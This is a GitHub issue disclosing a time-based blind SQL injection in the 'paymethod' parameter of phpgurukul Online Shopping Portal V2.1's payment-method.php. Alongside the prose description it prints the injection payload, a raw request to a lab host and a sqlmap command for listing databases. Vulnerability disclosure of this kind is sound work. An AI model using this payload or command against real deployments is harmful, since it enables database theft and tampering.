

f1rstb100d / CVE Public[Code](#) [Issues 31](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[New issue](#)

# phpgurukul Online Shopping Portal Project V2.1 /payment-method.php SQL injection #12

✓ Closed

f1rstb100d opened 2 weeks ago

Owner

## phpgurukul Online Shopping Portal Project V2.1 /payment-method.php SQL injection

### NAME OF AFFECTED PRODUCT(S)

- Online Shopping Portal Project

### Vendor Homepage

- <https://phpgurukul.com/shopping-portal-free-download/>

### AFFECTED AND/OR FIXED VERSION(S)

### submitter

- F1rstb100d

### Vulnerable File

- /payment-method.php

## VERSION(S)

---

- V2.1

## Software Link

---

- [https://phpgurukul.com/?sdm\\_process\\_download=1&download\\_id=7393](https://phpgurukul.com/?sdm_process_download=1&download_id=7393)

## PROBLEM TYPE

---

### Vulnerability Type

---

- SQL injection

### Root Cause

---

- A SQL injection vulnerability was identified within the "/payment-method.php" file of the "Online Shopping Portal Project" project. The root cause lies in the fact that attackers can inject malicious code via the parameter "paymethod". This input is then directly utilized in SQL queries without undergoing proper sanitization or validation processes. As a result, attackers are able to fabricate input values, manipulate SQL queries, and execute unauthorized operations.

### Impact

---

- Exploiting this SQL injection vulnerability allows attackers to gain unauthorized access to the database, cause sensitive data leakage, tamper with data, gain complete control over the system, and even disrupt services. This poses a severe threat to both the security of the system and the continuity of business operations.

## DESCRIPTION

---

- During the security assessment of "Online Shopping Portal Project", I detected a critical SQL injection vulnerability in the "/payment-method.php" file. This vulnerability is attributed to the insufficient validation of user input for the "paymethod" parameter. This inadequacy enables attackers to inject malicious SQL queries. Consequently, attackers can access the database without proper authorization, modify or delete data, and obtain sensitive information. Immediate corrective actions are essential to safeguard system security and uphold data integrity.

## Vulnerability details and POC

---

## Vulnerability location:

- "paymethod" parameter

## Payload:

```
Parameter: paymethod (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 RLIKE time-based blind
Payload: paymethod=COD' RLIKE SLEEP(5)-- gsme&submit=submit
```



## Vulnerability Request Packet

```
POST /shopping/payment-method.php HTTP/1.1
Host: 192.168.8.55:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101
Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://192.168.8.55:8088
Connection: keep-alive
Referer: http://192.168.8.55:8088/shopping/payment-method.php
Cookie: PHPSESSID=7fnd01qhnqe73iopoqftqsmbg8
Upgrade-Insecure-Requests: 1
Priority: u=0, i

paymethod=COD&submit=submit
```



**The following are screenshots of some specific information obtained from testing and running with the sqlmap tool:**

```
python sqlmap.py -r C:\Users\lenovo\Desktop\test.txt --level 3 -p "paymethod" --dbs
```





## Metadata

### Assignees

No one assigned

---

### Labels

No labels

---

### Projects

No projects

---

### Milestone

No milestone



---

### Relationships

None yet

---

### Development

 Code with agent mode 

No branches or pull requests

---

### Participants

